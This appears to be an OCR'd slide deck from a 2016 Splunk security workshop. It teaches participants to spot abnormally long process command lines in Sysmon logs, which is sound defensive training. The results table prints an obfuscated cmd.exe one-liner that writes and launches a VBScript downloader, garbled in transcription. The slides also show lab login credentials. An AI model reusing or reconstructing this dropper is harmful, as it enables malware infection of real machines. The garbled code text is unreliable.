
+ Compare

Worldwide ▾

2004 - present ▾

All categories ▾

Web Search ▾



● taylor swift

Search term

+ Compare

Worldwide ▾


2004 - present ▾

All categories ▾

Web Search ▾

Interest over time ?

⋮



**"Only the dead have seen the
end of
cyberwar."**

-Taylor Swift



ransomware

Search term

+ Compare

Worldwide ▾


2004 - present ▾


All categories ▾

Web Search ▾

Interest over time ?

⋮





Please log into your server now.

U: conf2016 P: security

Raise your hand if you are finding this difficult.



OR




You might need help!
Follow along with the
narration in the app, at
least for the first few
examples.



Newbie Path

Find statistically significantly long command executions

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1  
| eval cmdlen=len(CommandLine)  
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host  
| stats max(cmdlen) as maxlen,values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine  
| where maxlen>4*(stdevperhost+avgperhost)
```



the search

Line by Line

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1
```

- What Pull in our Sysmon events. We could also use Windows Security events if we wanted as we saw earlier.

```
| eval cmdlen=len(CommandLine)  
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host
```

- What Eval how long each command line is per event. Then calculate the standard deviation and the average command line length, per host, for the whole dataset.

```
| stats max(cmdlen) as maxlen,values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine
```

- Why Display the maximum, stdev, and average values of commandline length per host.
- Why This will allow us to determine commandline lengths that deviate from their norms.

```
| where maxlen>4*(stdevperhost+avgperhost)
```

- What Filter out "normal" commandline lengths.
- Why If the command length seen is more than four standard deviations away from the normal, then show just those. Four standard deviations may be a bit too long – but see what a reasonable threshold is for your organization. You might also say that critical endpoints have a lower threshold than less critical endpoints.

the results

host	CommandLine	maxlen	stdevperhost	avgperhost
we8105desk	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" & (for %i in ("Dim RWRL","FunCtioN GnbIpP(Pl5S1Z)" "Xn1=52" "eNd fNcItion" "Sub OjrYy090" "J0Nepq=56" "Dim UjvG4coQ" "LT=23" "dO WHlE Ujy<>3016-3015" "4Co0o" "WSRiCpt.sLeP(1)" "LoOp" "eND sUb" "fUncTion J7(BL14A3)" "k5AU-97" "J7=gH(BL14A3)" "XBnUIM9=36" "eNd fNcItion" "Sub Ma(QG)" "WXCrZr=9" "Dim Jw" "Qf=34" "Jw=tIMer+Qf" "Do WhlE IMEr&Jw" "WSCRipT.sleEP(6)" "LoOp" "ExdkRhK=78" "enD sUb" "UnCTion Mi1p67(LBwqM7,Qa)" "Yi=80" "dIM Kh,ChnFY,Rx,Pg,C6Yt(8)" "Cm=7" "C6Yt(1)=107" "Rzf=58" "C6Yt(5)=115" "BSKoW=10" "C6Yt(4)=56" "Cwd6=35" "C6Yt(7)=110" "AQ=98" "C6Yt(6)=100" "Y6Cml=82" "C6Yt(2)=103" "JH3F2i=74" "C6Yt(8)=119" "JrvsG2s=76" "C6Yt(3)=53" "Yh=31" "C6Yt(0)=115" "GuD=47" "TbvF1=67" "SeT Kh=rEAtEobjEcT(A9y("3C3A1D301F2D06370877293003C3C201C2D0A34203B053C0C2D,"Yg"))" "V2RJ=73" "Set ChnFY=Kh.GEfTfilE(BwgM7)" "RGje=68" "SeT Pg=ChnFYopEnASTExTstReAM(6806-6805,7273-7273)" "CxOk=B2" "seT RX=Kh.cReteateXfIle(oA,6566-6565,2508-2508)" "XPL9a=76" "DUnTl Pg.aTeDofStReam" "RX.wfRite J(YoVno(GnbIpP(PgrEA0(6633-6632)),C6Yt(0))" "LoOp" "IQz=49" "RX.cloSe" "CBR1gC7=51" "Pg.cLOSe" "PrM=64" "eNd fuNCtioN" "fUNCTioN Qj9zEFo" "IBLz=16" "Qj9zEF=secOD(TIme)" "MuTpkPNj=41" "eNd fuNCtioN" "fUNCTioN A9y(Am,T1GCBb)" "CWCH9r=82" "Dim V3slOm,FraAxFe" "RLRp8R=89" "For V3slOm=1 To (IEn(Am)/2)" "F4r=a(J((8270-8232))∓ J7((5327-74))∓Q(8m3lOm+V3slOm))" "AfXe=(GnbIpP(Md(T1GCBb)+1,)))))" "A9y=A9y(J7(yoVno(FarA,AxFE))" "NeXT" "DxZ40=89" "eNd fuNCtioN" "Sub UpInNj" "N6nbz=92" "Dlm GWJCK,C9y,GkaG0" "FuD=47" "GWJCK=93961822" "Uz=32" "For Q3y1=1 To GWJCK" "GKaS0G+0" "neXT" "B1j2Hk=63" "If GKaS0G=GWJCK iHen" "KXs0=18" "MA((176+446))" "IPd=48" "Yq(A9y("083B1D44626E7E1020055D3C20230A3B05C03D1230C7005931353A4D201B53772C39173D475E2826","Qc0I4XA))" "YTsWy=31" "elSe" "D05GPrm=84" "AB=86" "DfD iF" "XyUP=64" "eNd sUb" "suB GKfD3aY(FaddNPJ)" "SDUOBLq=57" "Dln UPhqZ,KbcT" "DxePpk=88" "KbcT=Dm4AW" "GR0lc7=82" "SET UPhqZ=CREATEObJecT(A9y("332A7B05156A211A46243629","KbcT))" "G0g=3" "UPhqZ,OpEn" "TF1=68" "UPhqZ,tyPE=6867-6866" "RDjm=24" "UPhqZ,wfRte FaddNPJ" "WiFgvS=78" "UPhqZ,saVeTofile RWRL,873-8723" "Af4=A" "Cke4" "JM=88" "En suB" "fuNCtioN Yq(PDqiqi)" "D0=22" "Dm YTtwo,BAU7Cz,Cy,JiYwVG,I" "GJDbnE=32" "On ErrOr reSumE NeXT" "B7bT=1" "Uv=" "Tk" "ElW=73" "sET TwwO=CReAtEbOjEcT(A9y("3C07082602241F7A83C0E3807,Uv))" "K4=62" "GAf" "IS1c=19" "Set DzD=YtwwO,eNViONMEn(A9y("103B183400023A","EQWwv))" "D9S=3B" "RWRL=DzC0(A9y("14630811720C14","Xu3"))∓ J7((8002-7910))∓ Qj9zEF" "A9y(A9y("1C92EF" "AtRC0212329103E172568381C3019123701,JiYwVG))" "QUY=56" "BAU7Cz,Open A9y("00DE1E","KJ"),PDq1,7387-7387" "JX2=56" "BAU7Cz,SeTrQuEStileAder A9y("1F59242B28","OMB1")" "A9y("00354C3D356B567A0F686B" "Vol,BXf)" "URKT=7" "BAU7Cz,SenD0" "QfDeA6=65" "If BAU7Cz.CstaLstExt=A9y("562840353A542512023C5B3D572F27,"SS12A") then" "PwTLW23=36" "GAf" "R4xYBs=63" "MA(4)" "Pj,6m=46" "GKfD3aY BAU7Cz,ReSpOnNSEbody" "Fj98=72" "Else" "D7T=91" "IK=" "NNxFD0" "NK=74" "SeT BAU7Cz=CreAtobEcT(A9y("033125365F3D213E326A68030210121060,IK))" "QJ=35" "BAU7Cz,oPeN A9y("2A28D",Tmj28D,"eNd sUb" "fUncTion A9y("1439119024","AFXwm")" "A9y("37103801A7165CF7B6644","Uli")" "NuUc=93" "BAU7Cz,SENd0" "E0Tr=44" "If BAU7Cz,StaLstExt=A9y("03510A3B3A51146F165B365EDC","OSxO") Then GKDf3aY BAU7Cz,RESPoNSeBODy" "Q6sMEZ=54" "19N7=56" "en" "If" "Dg=54" "eNd fuNCtioN" "fUNCTioN YoNo(U1,BrtD)" "SNOW=59" "YoNo=(U1 And noT Brtd)oR(jOr(NOr U1 And Brtd)" "Q15K=54" "eNd fuNCtioN" "Sub Cke4e" "WTOyA=62" "dim EuM,WlbuD,NCIN,HJ," "ASAT=92" "NCin=1" "S6E=93" "WlbuD-RWRL ∓ Q9zEF ∓ A9y("A4330F3F","WlbdGbB0")" "V5B7Zh=92" "M1p67L_RWRL,WlbuD" "L13=45" "If F8sHJ=" "then MA(4)" "ChAk=38" "EuM=" "lqkff" "US6m=67" "SeT VP=AtEcobEcT(A9y("262808120010C43521141407,"EuM))" "UQuw=95" "VP,RuA=9y(10232781B5136297550CD6C06270F1E01536C6F7551,"UsNLj" ∓ WlbuD ∓ NCIN,2912-2912,5755-5755" "A6mfOyL=76" "End sUB" "JoxZ3=43" "Aylni" "suB GaIf0" "G4vzM=95" "Dim DCrm9g,CjoNOy" "For DCrm9g = 68 To 6000327" "CjoNOy = Rwr + 23 + 35 + 27" "Next" "KKH0=46" "enD sUb" "do echo -i-> >" "IGSI" ∓ start" "IGSI"			



You've got this! Copy and paste the example searches into the “search bar” in the “SplunkLive Security 2016” app.

Ninja Path

Find statistically significantly long command executions

```
index=wayne "sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1  
| eval cmdlen=len(CommandLine)  
| eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host  
| stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine  
| where maxlen>4*(stdevperhost+avgperhost)
```

copy the
search

Ninja Path

stay within app context

The screenshot shows the Splunk web interface with a search bar containing the query: index=wayne sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational EventCode=1 | eval cmdlen=len(CommandLine) | eventstats stdev(cmdlen) as stdev,avg(cmdlen) as avg by host | stats max(cmdlen) as maxlen, values(stdev) as stdevperhost, values(avg) as avgperhost by host,CommandLine | where maxlen>4*(stdevperhost+avgperhost). The results pane shows 0 events found. The top navigation bar includes links for Overview, Endpoint Log Detection, Network Activity Detection, Forensics, Prevention, Search, and Dashboards. The right side of the interface has Save As, Close, All time, and a search icon. A red arrow points from the top left towards the search bar. Another red arrow points from the top center towards the search bar. A third red arrow points from the bottom right towards the results table.

What have we here?

The screenshot shows a Splunk search interface. At the top, there is a search bar with the placeholder "New Search". Below it, a search command is entered: `|tstats count where (index=wayne OR index=stog-scans) by sourcetype`. A tooltip indicates "696,340 events (before 9/12/16 5:28:47.000 PM)" and "No Event Sampling". The interface includes tabs for "Events", "Patterns", "Statistics (28)", and "Visualization". Below these, there are dropdown menus for "20 Per Page", "Format", and "Preview". The main area displays a list of sourcetypes, each with a small preview icon. The listed sourcetypes include:

- sourcetype ↓
- XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
- stream:smb
- suricata
- WinRegistry
- stream:ip
- fgt_traffic
- WinEventLog:Security
- stream:tcp
- stream:icmp
- fgt_utm
- stream:mapi
- stream:dns
- stream:http
- nessus:scan
- iis
- stream:ldap
- WinEventLog:System
- stog:trid
- stog:exif
- WinEventLog:Application

At the bottom of the interface, there are links for "About", "Support", "File a Bug", "Documentation", and "Privacy Policy".

Our learning environment consists of:

- 31 publically-accessible single-instance Splunk servers
- Each with ~700K events, from real environment.



**what
you think
my lab looks like...**



the reality.




attribution.




Get ready to ~~cheat~~ learn.

Hi. We're blackhats.

